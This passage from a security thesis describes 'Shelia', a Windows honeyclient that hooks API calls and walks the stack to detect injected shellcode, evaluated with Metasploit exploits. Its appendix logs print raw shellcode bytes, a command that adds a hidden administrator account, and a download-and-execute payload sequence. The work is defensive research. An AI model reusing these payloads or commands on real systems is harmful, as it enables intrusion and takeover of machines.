


Figure 3.1: Sequence of calls when invoking a system service in Windows (Figure taken from [7])

and ntdll.dll into their private address spaces, user mode hooks can directly overwrite any of its functions. Another possibility is to catch a system call while it is being served by the kernel. This kind of hooks is known as a kernel hook. Kernel hooks are deployed as device drivers since they need to be executed in kernel mode. There are different approaches for API hooking. Obviously, the deeper an interception device is situated into the explained sequence call, the more difficult it will be to bypass.

However, we must keep in mind that client-side attacks are the target of this work. Usually, client-side attacks will aim to embrace the highest number of victims. It can be assumed that the payloads they inject try to be as portable as possible. That is to say, payloads will usually be based on standard Win32 API calls.

Another reason to expect the use of standard API calls is that Native APIs don't support socket network communication. These functions are just implemented in the user library ws_32.dll .

3.4.1 Patching the API

Figure 3.2 helps the reader to get an idea of how the API interceptor we have used works. Usually, a function contained in a dynamic library will start with bytes corresponding to a standard preamble. What we have to do is to save these starting bytes and replace them with a jump to our code. Once the




Figure 3.2: The interception process (Figure taken from [8])

logging routine receives control from the CPU, it must restore the intercepted function to its previous unhooked state.

The API interceptor places a JMP instruction at the beginning of the target function, but not before saving the first bytes of the function to a pre-allocated buffer in memory (a stub). The exact number of bytes to be copied to the stub may change depending on the instructions which are present at the head of the function, thus an analysis of assembly instructions is required. Similar techniques have been proposed for dynamically updating a running operating system [9].

3.5 Attack detection

Once an API call is intercepted, we need a mechanism to determine whether this API call must be considered valid or not. The approach that we have followed is based on validating which address the API call was made from. When an application is being executed under the Windows platform, the code sections of the program are loaded in memory regions marked as executable. If a buffer or heap overflow occurs, the payload would have been copied into a writable memory region not supposed to contain instructions.

Our detection attack engine is simply analyzing the stack to determine from which memory address an API call was invoked. Once this address is obtained, it is validated that it is contained into an executable region. If not, an alarm is generated. This calling address is obtained by means of a technique known as stack walking.

3.5.1 Stack walking

In this subsection we describe the technique of stack walking. The information presented here is based on [10, 11].

The stack is used for different purposes, but one of the main reasons is to keep track of the point to which each active subroutine should return control when it finishes executing. If, for example, a subroutine *DrawRectangle* calls a subroutine *DrawLine* from four different places, the code of *DrawLine* must have a way of knowing which place to return to.

In addition to the return address, the stack is also used to store the arguments to subroutines, as well as local variables. Information pushed onto the stack as a result of a function call is called a frame. Compilers use a frame base pointer for referencing variables and parameters because their distances from FBP do not change if more push and pop operations are executed.

To understand how stack frames are built, the following C example can be considered:

```
void someFunction(int a, int b, int c, int d) {
    char buffer1[5];
    char buffer2[10];
}

void main() {
    someFunction(a, b, c, d);
}
```

if we disassemble how *someFunction* is invoked, we will get something similar to:

```
push $d
push $c
push $b
push $a
call someFunction
```

First of all, the parameters to the function are pushed. Secondly, a *CALL* instruction is executed. The address of the next instruction to execute in the calling routine is automatically pushed onto the stack.

Compilers usually generate the following code as the prologue of any function:

```
push ebp
mov  ebp, esp
sub  esp, 20
```

The first two lines set up the stack frame. This pushes EBP (Extended BP, the register used on Intel platforms as FBP) onto the stack to save the previous frame base pointer, and it then copies the current SP onto EBP. This makes EBP the new frame base pointer. The third line finds space for local variables by subtracting their size from ESP.

When the end of a function is reached, it is executed the epilogue section, which consists on restoring the previous frame base pointer, and returning to the saved return address.

If a subroutine named *DrawLine* is currently running, having just been called by a subroutine *DrawRectangle*, the top part of the call stack might be laid out like figure 3.3.




Figure 3.3: Call stack layout (Figure taken from [10])

The technique of stack walking is based on the analysis of the information found in stack frames for determining the calling sequence that execution has followed before arriving to the current routine.

Chapter 4

Evaluation

4.1 Introduction

In this chapter we report our evaluation of the effectiveness and usability of our technique. We conducted experiments to measure both its effectiveness in protecting the system from various attacks, and impact to the system performance.

4.2 Protection effectiveness

We evaluated Shelia using known vulnerabilities published with the Metasploit Framework version 2.7 . The following modules:

- Internet Explorer VML Fill Method Execution (`ie_vml_rectfill`)
- Windows Metafile SetAbortProc Code Execution (`ie_xp_pfv_metafile`)
- Apache Win32 Chunked encoding (`apache_chunked_win32`)

were tested against two vulnerable workstations monitored by Shelia with the next system configuration:

- Windows 2000 SP4
- Windows XP SP2 (DEP protection deactivated)

Each module was used to inject the later payloads:

- `win32_exec`
- `win32_adduser`
- `win32_bind`
- `win32_downloadexec`

4.2.1 Vulnerabilities tested

VML vulnerability

Stack-based buffer overflow in the Vector Graphics Rendering engine (vgx.dll), as it was used in Microsoft Outlook and Internet Explorer 6.0 on Windows XP SP2, and possibly in other versions, allows remote attackers to execute arbitrary code via a Vector Markup Language (VML) file with a long fill parameter within a rect tag.

WMF vulnerability

Microsoft Windows WMF graphics rendering engine is affected by a remote code-execution vulnerability. The vulnerability is an inherent defect in the design of WMF files due to the underlying architecture on which they are based.

WMFs are a collection of calls to the Windows GDI (Graphics Device Interface). Code to display a WMF simply passes the calls directly to the GDI. One of the calls allows a user-supplied function to be run in case of print spool cancellation or error. This function is stored in the WMF, and can be anything, for example, a malicious payload. If the function is registered in the GDI by the *setabortproc* GDI call, and an error in rendering the WMF occurs, then the payload will be run.

Apache chunked encoding vulnerability

Apache HTTP Server versions 1.2.2 and later, 1.3 up to and including 1.3.24, and 2.0 up to and including 2.0.36 are vulnerable to a heap buffer overflow in the mechanism that calculates the size of "chunked" encoding. Chunked encoding is a process by which a client generates a variable sized "chunk" of data and notifies the Web server of the data's size before transferring it, so that the Web server can allocate a buffer of the correct size. The Apache HTTP Server has a software flaw that misinterprets the size of incoming data chunks. A remote attacker can use this vulnerability to overflow a buffer and execute arbitrary code or cause a denial of service against the affected Web server.

4.2.2 Payloads injected

win32_exec

The result of the `win32_exec` payload is the execution of a shell command of the attacker's choosing.

win32_adduser

The result of the `win32_adduser` payload is the adding to the victim host a new user that will give access to the attacker to the compromised workstation.

win32_bind

The result of the `win32_bind` payload is a command shell listening on a port of the attacker's choosing. The payload can be used for remote exploitation after the local exploit has been successfully delivered. If this payload is delivered, an attacker will have access to a command shell running on the victim host.

win32_downloadexec

The `win32_downloadexec` is arguably the most relevant of the four payloads selected for our test. `Win32_downloadexec` downloads a file and executes it on a compromised system. For this test, we chose the notepad application (`notepad.exe`) to be downloaded on the attacked system. It should be noted that the process spawned is executed in the background, so it could only be observed using the Task Manager. Potential malware that may be delivered using `win32_downloadexec` includes spyware, adware, bots, and/or rootkits.

Results obtained

Shelia do not actually prevent exploitation of the system but rather try to attempt to detect the execution of shellcode, by monitoring common API calls used in payloads. As a consequence, the success of the utility do not depend on the kind of vulnerability exploited (buffer overflow, heap overflow, etc.) but on the actions performed by the code injected.

Originally, payloads `win32_exec` and `win32_adduser` couldn't be detected by Shelia. The reason is that these payloads only use an unique API call (*WinExec*), and before invoking it, one of the following APIs is kept as a return address in the stack :

- `ExitThread`
- `ExitProcess`
- `SetUnhandledExceptionFilter`

The aim pursued in carrying out this action is to finish cleanly the compromised process once the selected command is executed.

When Shelia verified which address *WinExec* was invoked from, it determined that it was from a correct address due to `kernell32.dll`, the library where the previously referred functions reside, is loaded in a executable region.

The attack detection engine was consequently improved to deal with the described situation. After this enhancement, Shelia was able to detect all the previous payloads for each vulnerability tested.

win32_exec

Shelia was able to log which command was tried to be executed. Moreover, if containment policies were active, the command execution was rejected.

win32_adduser

This payload can be considered equivalent to the previous one, with the particularity of executing the shell command: net adduser.

win32_bind

This payload spawns a command shell listening for commands from the attacker. If no containment measures were active, Sheila was able to log the conversation maintained between the attacker and the command shell. No matter if SSL encryption was activated during network communication since data is caught unencrypted at application level.

win32_downloadexec

Shelia was able to identify the payload downloaded and keep it in a special folder. If containment measures were active, the payload execution was rejected.

4.3 Performance

We ran a set of micro-benchmarks to determine the worst-case performance hit on system-call invocations, and macro-benchmarks to determine the performance impact on real-world software. We used the ApacheBench benchmarking tool from the Apache HTTPServer project for the macro-benchmarks. Our results show that Shelia imposes a small performance overhead on average for Apache 2.0.55 (3% reduction in request processing capability). The benchmark was run on a 2.8GHz Pentium IV laptop with 512MB of RAM.

4.3.1 Micro-benchmarks

We wrote a C program that uses the *QueryPerformanceCounter* function to measure the system time to invoke different Win32 APIs LIMIT times in a loop (LIMIT=1000).

We then divided the total time by LIMIT to get the mean execution time per invocation. We collected such values from 10 runs, and averaged the median 8 values for each system call. Figure 4.1 shows the results for individual microbenchmarks to assess upper-bound performance overhead for some potentially dangerous system calls. The overhead settles in the range 1-2 μ -seconds per 4-6 μ -seconds systemcall execution time.

4.3.2 Macro-benchmarks

We chose the ApacheBench benchmarking suite for the Apache HTTP server project as a realistic benchmark for evaluating the performance impact of Shelia. Apache is ideal for this purpose owing to its wide-spread adoption, and to the




Figure 4.1: Micro-benchmark test results

metric	Apache	Apache+Shelia	overhead
req./sec.	350.55 ± 2.05	340.32 ± 1.19	2.92 ± 0.90
transfer rate [kb/s]	24104.53 ± 141.14	23401.23 ± 81.57	2.92 ± 0.90

Table 4.1: Shelia macro-benchmark: ApacheBench.

fact that it exercises many of the hooked functions such as *connect*, *send*, *CreateProcess*, *ReadFile*, and *LoadLibrary*. We ran the ab tool from ApacheBench with the parameters: `-n 10000 -C 1000 http://localhost/70KB.bin` to simulate 1000 concurrent clients making a total of 10,000 requests for a 70KB file through the loopback network device (i.e., on the same host as the web server, to avoid network latency-induced perturbations to our results). We collected and averaged the results for 5 runs of ab for each server configuration.

Table 4.1 and figure 4.2 show the results of our macro-benchmark tests. The Apache server suffers a small 3% decrease (though the standard deviation




Figure 4.2: Apache Benchmark. Request-handling capacity decrease measured.

indicates that this decrease is insignificant) in request-handling capacity while running under full monitored environment, as compared to running on a stock system.

Chapter 5

Related work

In this chapter we are going to compare the system developed with other implemented high interaction honeyclients.

Our aim is not to compare Shelia with low interaction honeypots since the differences between high and low interaction honeypots have been already discussed in Chapter 1.

5.1 HoneyClient

HoneyClient [12] is a proactive honeypot, which acts as an Internet Explorer client in search of malicious servers. Honeyclient makes HTTP requests to web servers based on a list of provided URLs. After the response is received, Honeyclient evaluates the integrity of the registry and a provided file list. Any modification of the registry or files would indicate a compromise. Honeyclient logs such behaviour with information of the URL that caused it.

The validation of the system state is achieved by means of taking snapshots of the system before and after visiting a website. This is done by calculating MD5 hashes from the files to monitor, as well as from the registry HKEY_CLASSES_ROOT tree. System directories are also validated to check if files were added or deleted.

Thus, there is an important philosophical difference between Shelia and HoneyClient. While HoneyClient tries to detect system modifications such as file additions and registry changes, Shelia tries to detect shellcode execution.

On the other hand, no provisions that would limit the spread of malicious activity are implemented in Honeyclient

5.2 HoneyMonkey

As it has already been explained, Microsoft Strider HoneyMonkey [13] consists on an array of virtual machines ranging from completely unpatched Windows

XP machines up through machines which are completely patched. HoneyMonkey initially crawls a website with a vulnerable configuration. If an attack is detected, the website is re-examined by the next machine in the pipeline. When the end-of-the-pipeline machine is reached, providing the attack is still successful, the URL is upgraded to a zero-day exploit.

In each virtual machine, a monkey¹ is instructed to launch a browser instance for each suspect URL and waits for a few minutes. The monkey is not set up to click on any dialog box to permit installation of any software; consequently, any executable files that get created outside the browser's temporary folder signal an exploit.

In order to track what files are created during the server interaction, HoneyMonkey is based on the Strider Flight Data Recorder which records every single file and Registry read/write .

Strider Flight Data Recorder [14] basically consists of a low-level driver that intercepts all process interactions with the file system and the Windows Registry, calls to the APIs for process creation and binary load activity; and a user mode daemon that collects and compresses the trace events into log files and uploads them to a central server.

Thus, we assume that, after waiting for a few minutes, the log file is automatically revised to determine if any executable files get created outside the browser's temporary folder.

HoneyMonkey also relies on other two Microsoft projects to detect system changes: the Strider Gatekeeper to detect any hooking of ASEPs (Auto-Start Extensibility Points, registry entries that could be used to automatically execute a program) and the Strider GhostBuster anti-rootkit tool to detect stealth malware programs. GateKeeper [3] is an ASEP checkpointing tool that covers the 46 ASEPs known to be hooked by hundreds of spyware and malware programs.

Strider GhostBuster [15] detects API-hiding rootkits by doing a "cross-view diff" between "the truth" and "the lie". It detects hidden files by comparing the result of invoking Win32 API functions with the information obtained by means of Master File Table parsing detects hidden Registry entries by comparing a Win32 API scan with direct Registry hive file parsing and detects hidden processes by comparing a Win32 API scan with direct traversals of the active process list and other kernel data structures.

Thus, as it happened with HoneyClient, HoneyMonkey tries to detect system modifications while Shelia tries to detect shellcode execution.

In brief, Shelia is faster and it requires fewer resources than HoneyMonkey. Shelia does not even require a dedicated virtual machine as it tries to stop the attack in itself.

On the other hand, the attack detection by HoneyMonkey is quite harder to bypass, as the monitor engine (Strider Flight Data Recorder) works at kernel mode.

¹A "monkey program" is a program that drives the browser in a way that mimics human user's operation.

Chapter 6

Conclusions

6.1 Accomplishments

We have claimed that attackers are moving away from server-side attacks and fast-spreading worms, in favour of stealthy attacks that target clients. Financial motivation and a new business model for malware are the reasons causing this change.

In chapter 2 we designed a system that would be able to attract different kind of client-side attacks, by means of emulating a user interacting with his/her email. The system designed assumes that the intention of a client-side attack is to install some kind of malware into the client workstation, and thus, before achieving it, some kind of application vulnerability must be exploited to inject a payload responsible to download and install the desired malware. The system designed focus on intercepting the payload execution.

In chapter 3 we described the implementation of such a system and in chapter 4 we evaluated its protection effectiveness targeting different workstation configurations with different kind of attacks.

In chapter 5 we compared the developed system with other implemented honeyclients.

6.2 Limitations

The system limitations are mostly related with the technique used to detect shellcode execution. Different techniques have been demonstrated to bypass this kind of protection in [16].

On the other hand, the system designed is only able to detect payloads that use the Win32 API calls. If the payload is based on another Windows subsystem such as POSIX, or uses 64 bit functions, it will be not detected.

6.3 Future work

Our ambition is that the end of this thesis is not going to mean the end of our efforts on this subject. We plan to further enhance our design and correct the weaknesses of our implementation. The main goals of our future work include:

- Better process monitor engine: we intend to hook system calls at kernel level, instead of hooking them at user level.
- Better attack detection engine: we target at improving the attack detection technique designing countermeasures to prevent or impede the ways described in [16] to defeat the detection of shellcode execution.
- We will consider the possibility to implement our system as a screensaver or background process since it does not require a totally dedicated computer to get executed.

Appendix A

Shelia usage

A.1 Parameters

Shelia is a command-line tool whose behaviour can be determined by indicating the following parameters:

- `-appl <executable>` : Name of the application to monitor (compulsory)
- `-file <file>` : Name of the file to open
- `-monitor` : Activate mode monitor
- `-wt <seconds>` : Time in milliseconds to wait for the process execution
- `-cl_containment` : Activate client containment measures
- `-log <directory>` : Indicates the log directory

Shelia only logs the actions executed by the monitored process when an exploit has been detected. To force to log all the actions, regardless if an exploit has occurred, the MONITOR mode must be activated by means of the `-monitor` parameter.

The actions logged are saved to a file named `log.txt`, which is generated into the log directory.

By default, no containment measures are applied. If CLIENT CONTAINMENT is activated by means of the parameter `-cl_containment`, when an exploit has been detected, the execution of any command or file is not longer allowed. In addition, the engine keeps track of all new files created. If one of these is executed, it is considered as a payload, and saved to the log directory.

If a waiting time of zero seconds is indicated, the monitored process is not automatically finalized.

Appendix B

Log Files

B.1 win32_add_user payload

This is a selection of the information logged by Shelia after a vulnerable version of Apache was exploited and injected the win32_add_user payload:

```
[1152] ** Process Creation (PID process created is 3244) **
** Load Library **
CreateProcessA
C:\Archivos de programa\Apache2\Apache\Apache.exe
"C:\Archivos de programa\Apache2\Apache\Apache.exe"
-Z ap1152_C5
-f "c:/archivos de programa/apache2/apache/conf/httpd.conf"

[3244] ** Detected Payload on Process PID 3244 **
0x7C84479D
0x18 0x00 0x00 0x00 0x89 0x45 0xDC 0xFF 0xB6 0x94 0x0F 0x00
0x00 0x57 0x8B 0x40 0x30 0xFF 0x70 0x18 0xFF 0x15 0x10 0x10
0x80 0x7C 0x89 0xBE 0x94 0x0F 0x00 0x00 0x83 0x4D 0xFC 0xFF
0xE8 0x14 0x00 0x00 0x00 0xE9 0x74 0x79 0xFC 0xFF 0x90 0x90
0x90 0x90 0x90 0x33 0xFF 0x8B 0x75 0xE0 0x90 0x90 0x90 0x90
0x90 0xFF 0x15 0xB4 0x10 0x80 0x7C 0xC3 0x6A 0x06 0xE8 0x65
0x4B 0xFC 0xFF 0xEB 0x06 0x50 0xE8 0x18 0x4C 0xFC 0xFF 0x33
0xC0 0xE9 0xCF 0x86 0xFD 0xFF 0x50 0xE8 0x0B 0x4C 0xFC 0xFF
0x33 0xC0 0xE9 0xFC 0xCC 0xFD 0xFF 0x50 0xE8 0xFE 0x4B 0xFC
0xFF 0x33 0xC0 0xE9 0xB5 0x4F 0xFF 0xFF 0x50 0xE8 0xF1 0x4B
0xFC 0xFF 0x83 0xC8 0xFF 0xE9 0xCD 0x4F 0xFF 0xFF 0x50 0xE8
0xE3 0x4B 0xFC 0xFF 0x83 0xC8 0xFF 0xE9 0x84 0xE1 0xFE 0xFF
0x6A 0x0F 0x59 0xE9 0xAB 0xE2 0xFC 0xFF 0x90 0x90 0x90 0x90
0x90 0x8B 0xFF 0x55 0x8B 0xEC 0x81 0xEC 0x1C 0x02 0x00 0x00
0xA1 0xCC 0x36 0x88 0x7C 0x56 0x8B 0x75 0x08 0x57 0x33 0xFF
0x85 0xF6 0x89 0x45 0xFC 0x74 0x17 0x8D 0x85 0xE8 0xFD 0xFF
0xFF 0x50 0x56 0xE8 0x08 0xE3 0x01 0x00 0x85 0xC0 0x74 0x06
0x47 0xE9 0xBA 0xB9 0xFC 0xFF 0x33 0xF6 0xE9 0xB3 0xB9 0xFC
```

```

0xFF 0x85 0xFF 0x74 0x12 0xB9 0x85 0x00 0x00 0x00 0x8D 0xB5
0xE8 0xFD 0xFF 0xFF 0xBF 0xA0 0x58 0x88 0x7C 0xF3 0xA5 0x8B
0x85 0xE4 0xFD 0xFF 0xFF 0x8B 0x35 0xAC 0x33 0x88 0x7C 0x53
0xA3 0xAC 0x33 0x88

```

```

[3244] ** File Execute **
WinExec
cmd.exe /c net user herbert boss /ADD
&& net localgroup Administrators herbert /ADD

```

As it can be observed, the commands injected are:

- net user herbert boss /ADD
- net localgroup Administrators herbert /ADD

B.2 win32_downloadexec payload

This is a selection of the information logged by Shelia after a vulnerable version of Apache was exploited and injected the win32_downloadexec payload:

```

[3516] ** Process Creation (PID process created is 664) **
** Load Library **
CreateProcessA
C:\Archivos de programa\Apache2\Apache\Apache.exe
"C:\Archivos de programa\Apache2\Apache\Apache.exe"
-Z ap3516_C5 -f "c:/archivos de programa/apache2/apache/conf/httpd.conf"

```

```

[664] ** Detected Payload on Process PID 664 **
0x00B0FC91
0x4A 0x33 0xC9 0x66 0xB9 0x3C 0x01 0x80 0x34 0x0A 0x99 0xE2
0xFA 0xEB 0x05 0xE8 0xEB 0xFF 0xFF 0xFF 0xE9 0xD5 0x00 0x00
0x00 0x5A 0x64 0xA1 0x30 0x00 0x00 0x00 0x8B 0x40 0x0C 0x8B
0x70 0x1C 0xAD 0x8B 0x40 0x08 0x8B 0xD8 0x8B 0x73 0x3C 0x8B
0x74 0x1E 0x78 0x03 0xF3 0x8B 0x7E 0x20 0x03 0xFB 0x8B 0x4E
0x14 0x33 0xED 0x56 0x57 0x51 0x8B 0x3F 0x03 0xFB 0x8B 0xF2
0x6A 0x0E 0x59 0xF3 0xA6 0x74 0x08 0x59 0x5F 0x83 0xC7 0x04
0x45 0xE2 0xE9 0x59 0x5F 0x5E 0x8B 0xCD 0x8B 0x46 0x24 0x03
0xC3 0xD1 0xE1 0x03 0xC1 0x33 0xC9 0x66 0x8B 0x08 0x8B 0x46
0x1C 0x03 0xC3 0xC1 0xE1 0x02 0x03 0xC1 0x8B 0x00 0x03 0xC3
0x8B 0xFA 0x8B 0xF7 0x83 0xC6 0x0E 0x8B 0xD0 0x6A 0x04 0x59
0xE8 0x50 0x00 0x00 0x00 0x83 0xC6 0x0D 0x52 0x56 0xFF 0x57
0xFC 0x5A 0x8B 0xD8 0x6A 0x01 0x59 0xE8 0x3D 0x00 0x00 0x00
0x83 0xC6 0x13 0x56 0x46 0x80 0x3E 0x80 0x75 0xFA 0x80 0x36
0x80 0x5E 0x83 0xEC 0x20 0x8B 0xDC 0x6A 0x20 0x53 0xFF 0x57
0xEC 0xC7 0x04 0x03 0x5C 0x61 0x2E 0x65 0xC7 0x44 0x03 0x04
0x78 0x65 0x00 0x00 0x33 0xC0 0x50 0x50 0x53 0x56 0x50 0xFF
0x57 0xFC 0x8B 0xDC 0x50 0x53 0xFF 0x57 0xF0 0x50 0xFF 0x57

```

```

0xF4 0x33 0xC0 0xAC 0x85 0xC0 0x75 0xF9 0x51 0x52 0x56 0x53
0xFF 0xD2 0x5A 0x59 0xAB 0xE2 0xEE 0x33 0xC0 0xC3 0xE8 0x26
0xFF 0xFF 0xFF 0xEA 0x4E 0x81 0x7C 0x6D 0x13 0x86 0x7C 0x58
0xC0 0x80 0x7C 0x9C

```

```

[664] ** Load Library **
LoadLibraryA
urlmon

```

```

[664] ** Net Send **
send
127.0.0.1
80
  BUFFER - SIZE 308 bytes
GET /notepad.exe HTTP/1.1

Accept: */*

Accept-Encoding: gzip, deflate

If-Modified-Since: Thu, 19 Aug 2004 22:43:00 GMT

If-None-Match: "0-11200-41252cf4"

User-Agent: Mozilla/4.0 (compatible; MSIE 6.0;
  Windows NT 5.1; SV1; .NET CLR 1.0.3705; .NET CLR 2.0.50727)

Host: 127.0.0.1

Connection: Keep-Alive

```

```

[664] ** Net Send **
send
127.0.0.1
3598
  BUFFER - SIZE 1 bytes
!

```

```

[664] ** File Read (Handle 1216) **
NtCreateFile
C:\Documents and Settings\rocky\Configuracion local\
  Archivos temporales de Internet\Content.IE5\BBTV710W\
  notepad[1].exe

```

```

[664] ** File Write (Handle 1208) **

```

```
NtCreateFile
C:\WINDOWS\system32\a.exe
-----
[664] ** File Read (Handle 1216) **
ReadFile
  BUFFER - SIZE 32000 bytes
-----
[664] ** File Read (Handle 1216) **
ReadFile
-----
[664] ** File Write (Handle 1208) **
WriteFile
  BUFFER - SIZE 32000 bytes
MZ
-----
[664] ** File Execute **
WinExec
C:\WINDOWS\system32\a.exe
-----
```

The following events can be observed:

- The shellcode injected requires some high-level function to download the payload indicated, so it loads the library urlmon.dll
- It is requested to the malicious server the payload via the http protocol. In our case, the payload was notepad.exe .
- As the payload was already downloaded in previous tests, it is readed from the cache.
- The payload is saved to the file c:\windows\system\a.exe
- Finally, the payload is executed

Bibliography

- [1] SANS Institute. SANS Top-20 Internet Security Attack Targets (2006 Annual Update).
<http://www.sans.org/top20/>
- [2] CERT. Results of the Security in ActiveX Workshop. Pittsburgh, Pennsylvania USA. August 22-23, 2000.
http://www.cert.org/reports/activex_report.pdf
- [3] Wikipedia. Honeyclient.
http://en.wikipedia.org/wiki/Client_honeypot/_/honeyclient
- [4] Pablo Yabo. Reading and Writing Messages in Outlook Express. The Code Project.
http://www.codeproject.com/com/Outlook_Express_Messages.asp
- [5] Jeffrey Ritcher. Load Your 32-bit DLL into Another Process's Address Space Using INJLIB. May 1994.
- [6] Greg Hogle and Jamie Butle. Rootkits: Subverting the Windows Kernel. Addison-Wesley. July 22, 2005.
- [7] Piotr Bania. Windows Syscall Shellcode. April 4, 2005.
<http://www.securityfocus.com/infocus/1844>
- [8] Yariv Kaplan. API Spying Techniques for Windows 9x, NT and 2000 .
<http://www.internals.com/articles/apispy/apispy.htm>
- [9] Kristis Makirs (Arizona State University) and Kyung Ryu (IBM T.J. Research). Dynamic and adaptative updates of non-quiescent subsystems in commodity operating systems kernels. In *Proceedings of Eurosys 2007*, Lisbon, Portugal, March 2007.
- [10] Wikipedia. Call stack.
http://en.wikipedia.org/wiki/Call_stack
- [11] Aleph One. Smashing the stack for fun and profit. *Phrack Magazine*, 7(49), Novembre 1996.

- [12] The HoneyClient Project.
<http://www.honeyclient.org>
- [13] Yi-Min Wang, Doug Beck, Xuxian Jiang and Roussi Roussev. Automated Web Patrol with Strider HoneyMonkeys: Finding Web Sites That Exploit Browser Vulnerabilities. July 27, 2005.
- [14] Chad Verbowski, Emre Kiciman, Arunvijay Kumar, Brad Daniels, Shan Lu, Juhan Lee, Yi-Min Wang and Roussi Roussev. Flight Data Recorder: Monitoring Persistent-State Interactions to Improve Systems Management.
- [15] Yi-Min Wang, Roussi Roussev, Chad Verbowski and Aaron Johnson. Gatekeeper: Monitoring Auto-Start Extensibility Points (ASEPs) for Spyware Management. 2004 LISA XVIII, November 14-19, 2004.
- [16] Jamie Butler and anonymous writers. Bypassing 3rd Party Windows Buffer Overflow Protect. *Phrack Magazine*.
http://www.phrack.org/archives/62/p62-0x05_Bypassing_Win_BufferOverflow_Protection.txt